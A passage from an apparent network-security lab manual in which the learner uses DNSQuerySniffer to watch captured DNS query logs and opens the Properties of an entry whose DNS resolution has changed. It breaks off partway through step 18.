
16. Switch to the **DNSQuerySniffer** window; observe the few recorded logs for which DNS has changed.

Note: Wait for approximately 10 minutes to capture the logs.



SOA	PTR	SRV	TEXT	Source Address	Destination Address
				10.10.1.22	8.8.8.8
Admin: nstld.verisign-gr...				10.10.1.22	8.8.8.8
				10.10.1.22	8.8.8.8
				10.10.1.22	8.8.8.8
				10.10.1.22	8.8.8.8
				10.10.1.22	8.8.8.8
				10.10.1.22	10.10.1.11

17. Right-click on the log for which DNS has changed and select **Properties** from the context menu.



Host Name	Port Number	Query ID	Request Type	Request Time	Response Time	Duration	Response Co...	Records Count	A	CNAME
v10.events.dat...	65197	1D97	A	4/8/2022 4:47:...	4/8/2022 4:47:00 A...	9 ms	Ok	4	20.189.173.10	global.asimov.events
wpad.localdo...	49847	68EB	A	4/8/2022 4:50:...	4/8/2022 4:50:27 A...	31 ms	Name Error	7		
a-0001.a-afden...	64979	0150	A	4/8/2022 4:53:...	4/8/2022 4:53:32 A...	11 ms	Ok	5	204.79.197.2...	www-bing-com.dua
cxcs.microsoft...	50265	6A9C	A	4/8/2022 4:53:...	4/8/2022 4:53:32 A...	41 ms	Ok	4	184.30.242.57	cxcs.microsoft.net.ec
ctldl.windows...	65167	08B0	A	4/8/2022 4:54:...	4/8/2022 4:54:32 A...	24 ms	Ok	5	208.111.136....	wu-bg-shim.trafficm
atm-settingsfe...	65254	1AA1	A	4/8/2022 5:00:...	4/8/2022 5:00:10 A...	45 ms	Ok	3	52.167.17.97	settings-prod-eus2-2
settings-win.d...	61009	1FD1	A	4/8/2022 5:00:...				0		

Save Selected Items

Copy Selected Items

HTML Report - All Items

HTML Report - Selected Items

Choose Columns


Auto Size Columns

Properties


IPNetInfo - A Record

Refresh

18. In the **Properties** window, observe that there is a change in 